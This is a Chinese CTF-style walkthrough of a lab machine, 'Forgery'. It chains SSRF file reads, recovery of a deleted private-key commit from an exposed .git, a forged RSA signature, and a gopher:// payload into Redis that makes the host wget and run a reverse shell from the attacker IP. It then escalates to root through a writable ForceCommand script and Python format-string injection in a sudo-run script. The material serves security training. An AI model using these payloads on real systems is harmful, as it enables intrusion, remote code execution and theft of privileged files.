

Forgery Walkthrough by 菜叶片

初始信息收集


端口扫描

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Debian))
| http-git:
| 192.168.56.124:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'de
|_ Last commit message: Handler.service
|_http-title: FoxOnFire Browser
|_http-server-header: Apache/2.4.67 (Debian)
```

80端口的web应用是唯一攻击面 另外NSE报告 `/.git/` 目录可列出

80端口是...?

是Fire...FoxOnFire浏览器 :P



地址栏输入127.0.0.1 可以看到网页预览


抓包发现API请求 `GET /api.php?url=127.0.0.1` 返回Base64编码的响应

联想到SSRF

第一个落脚点

SSRF任意文件读取

用 `file:///` 枚举文件系统 在 `/etc/passwd` 发现用户 `yepian` 空密码(密码占位符`x`缺失)



SSH登录yepian

登录用户 `yepian` 发现 `yepian` 因泄漏项目机密被封禁十年



并且得到了一个hint `.git`中有未清除干净的commit 包含私钥


.git信息泄露

检查git记录

`wget -r http://<target>/ .git/` 递归下载 `.git`

commit被"彻底删除" 没有相关联的refs reflog等
靠引用关系dump的gitdumper等工具会遗漏
而靠目录列出dump的wget -r可以完整下载所有子文件

`gitk` 检查 发现一个包含web应用源码的commit 和一个很可疑的空commit 名为"备份私钥"




恢复不可达对象

先前的 `.bash_history` 提示的是commit和相关refs reflog logs均被删除

此时该commit无任何引用关系 成为不可达对象

但只要对象没被git gc垃圾回收 就可以 `git fsck --unreachable` 恢复



分析web应用

读web应用源码 应用分为两部分 API和Handler

web API部分

清洗用户传入的url RSA私钥签名 构造json LPUSH推入redis 并等待结果传回

Handler部分

BRPOP弹出json 验证RSA签名 将url拼接进 `curl` shell命令行

结论

清洗只发生在api.php

如果我们跳过api.php 往Redis列表推入手动构造的json 就可以命令注入

源码有很详细的注释 方便代码审查

向Redis注入payload

伪造RSA签名

选择兼容性较好的MSF python reverse shell 用wget传输

```
wget <attacker>/shell.py -O /tmp/shell.py;python3 /tmp/shell.py
```

把 `api.php` 签名部分代码段复制下来 稍加修改



```
GNU nano 9.0 sign.php
1 |<?php
2 $url='1;wget 192.168.55.146:4567/shell.py -O /tmp/shell.py;python3 /tmp/shell.py';
3
4 $PrivKey = openssl_pkey_get_private('file://./privkey.pem');
5 openssl_sign($url, $signature, $PrivKey, OPENSSL_ALGO_SHA256);
6
7 echo base64_encode($signature);
8 ?>
9
```

执行脚本 得到签名

用curl与Redis交互

Redis的API只接受RESP协议请求 显然curl并不直接支持

好在 可以利用 `gopher://` 协议发送任意无状态TCP包

编写以下脚本 构造json 拼接TCP请求 编码成gopherURL

```

GNU nano 9.0
1 import urllib.parse
2 import json
3 url = f'1;wget 192.168.55.146:4567/shell.py -O /tmp/shell.py;python3 /tmp/shell.py'
4 sig = f'k+HlzCBpn+Zzji4g2YPkbN9U0/DeSAf/QYndksQxVhq8odAZURwqGe7VPZdPGULf/x5SAA9YdpI
hI5jtFao/YxT6L3wqcXoG00EFb/nBpvjat9Ttpa7Hi/CCc0ZVZwGLHk4AECjSiQ2be9I2WuL6sIUSm5Jcp
GRUDHK6v7bQQo9tDDqm2xHSjtbX6ZM0xHegtIs7yHu63iB+us1vto6wZ1z0GD5N2yg6m4wau7aAt+U3BYwY
kXJ+58gKahT9zaZYWAw2f0njCtW4bpE08DzrlNor0ncMebx2r66IjpfBThVkjx0FY46yjHVM98PW8HVeK8h
XuUPKvBRsGNgDkTEuTbL0eZ8gwr9/iYV3YfL0Fp6TrMZHzMYGdg='
5 data = json.dumps({"id": "payload", "url": url, "sig": sig}, separators=(',', ':'))
6 payload = (
7     "*3\r\n"
8     "$5\r\nLPUSH\r\n"
9     "$8\r\nURLqueue\r\n"
10    f"${len(data)}\r\n"
11    f"{data}\r\n"
12 )
13 output = "gopher://127.0.0.1:6379/_" + urllib.parse.quote(payload, safe='')
14 print(output)
15

```

执行脚本 得到Gopher URL payload

传递payload 成功反弹shell 用户nobody 用户组nogroup

```

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Sending stage (23408 bytes) to 192.168.55.87
[*] Meterpreter session 1 opened (192.168.55.146:6666 → 192.168.55.87:55686)
at 2026-06-21 11:34:54 +0800

meterpreter > shell
Process 640 created.
Channel 1 created.
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

```

Tips:

payload要整体URL编码 否则Gopher URL中的URL编码会被PHP解码

Meterpreter x64/x86 linux ELF shell会发生段错误 (原因未知)

解码Base64响应可以知道自己哪步出了错 (RSA签名错误 不符合RESP格式等)

多调试即可 :D

第二个落脚点

本地信息收集

读 `/etc/groups` 发现yepian有dev和banned两个辅助组 显然dev组很重要

横向移动到yepian

sshd_config 匹配banned组 强制SSH会话执行 /opt/BanRestrict

```
Match Group banned
    X11Forwarding no
    AllowTcpForwarding no
    ForceCommand bash /opt/BanRestrict
```

/opt/BanRestrict 权限777

改成这么一行 让yepian进入可交互bash shell

```
echo 'exec /bin/bash -i' > BanRestrict
```

权限提升到root

本地信息收集

sudo -l 发现yepian可以以root身份执行 main.py check *

```
User yepian may run the following commands on Forgery:
(root) NOPASSWD: /usr/bin/python3 /opt/handler/main.py check *
yepian@Forgery:~$ |
```

格式化字符串注入漏洞

分析脚本

传递check main会初始化一个全局Task对象 再调用CodeManager的check函数

CodeManager获取指定目录所有文件的路径 时间戳 内容 哈希 并保存到全局列表

关键漏洞点在FileInfo类 __str__ 魔术方法的字符串格式化

这里先 f'{var}' 再 str.format 包含两次格式化

其中 传入str.format的 {self.path} 完全可控 存在格式化字符串注入漏洞

也有人说这算SSTI 我认为不准确 因为没有模板引擎

任意文件读取

详细操作

先创建一个符号链接 指向 /root/root.txt

创建文件 {self.__init__.__globals__[files][i].content}

执行脚本 多试几次索引 得到root flag

```
yepian@Forgery:~/inject$ ln -s /root/root.txt
yepian@Forgery:~/inject$ touch '{self.__init__.__globals__[files][0].content}'
yepian@Forgery:~/inject$ sudo python3 /opt/handler/main.py check /home/yepian/inject/
/home/yepian/inject/root.txt:1780572314.814848:ce6dea183713d2361a39ecb5479f5576
/home/yepian/inject/b'flag{root-3b124dc0b2553d41c27d853b197c1043}\n':1782016730.859983:d41d8cd98f00b204e9800998ecf8427e
yepian@Forgery:~/inject$ |
```

payload详解

1. 对象的 `__init__` 属性是他的构造函数
2. 函数的 `__globals__` 是其定义时的全局命名空间 由此逃逸到CodeManager的命名空间
3. `__globals__[files]` 选中CodeManager命名空间的files元素 即存储FileInfo对象的全局列表
4. `[i].content` 读取列表第i个元素的content属性 即第i个文件的内容

命令注入

详细操作

创建文件

```
{self.__init__.__globals__[__loader__].__init__.__globals__[sys].modules[__main__].TestTask[id];
}]}
```

```
yepian@Forgery:~/inject$ touch '{self.__init__.__globals__[__loader__].__init__.__globals__[sys].modules[__main__].TestTask[id];}'
yepian@Forgery:~/inject$ sudo python3 /opt/handler/main.py check /home/yepian/inject/
/home/yepian/inject/dWlKPTAocm9vdCkgZ2lkPTAocm9vdCkgZ3JvdXBzPTAocm9vdCksMTAwMihkZXpCg==:1782016794.0839784:d41d8cd98f00b204e98009
yepian@Forgery:~/inject$ echo 'dWlKPTAocm9vdCkgZ2lkPTAocm9vdCkgZ3JvdXBzPTAocm9vdCksMTAwMihkZXpCg==' | base64 -d
uid=0(root) gid=0(root) groups=0(root),1002(dev)
yepian@Forgery:~/inject$ |
```

base64解码 得到命令回显

payload详解

1. 用同样方式从self对象逃逸到CodeManager的命名空间
2. 找到 `__loader__` 对象 这是import system内置模块注入的对象
3. 用同样方法 从类逃逸到其构造函数所在的命名空间 即import system内置模块的命名空间
4. 通过 `sys.modules` 可以触及所有已加载的模块 访问 `__main__` 主模块
5. 访问 `TestTask[id];` 触发Task类 `__getitem__` 魔术方法 `id;` 被作为cmd参数传递

后言

不难想象出整个攻击链展示的背景故事

开发者yepian因意外上传私钥到本地git被root封禁SSH登录
包含私钥的commit痕迹清理不彻底 且没有移除yepian的dev组权限
攻击者利用泄漏的私钥 取得限制用户shell
yepian的账号作为跳板 造成整个系统失陷

除此之外 参与攻击链条的还有...

handler服务信任信息来源Redis和RSA签名 缺少清洗过滤
内部脚本存在漏洞 没有考虑内部(受限用户nobody)失陷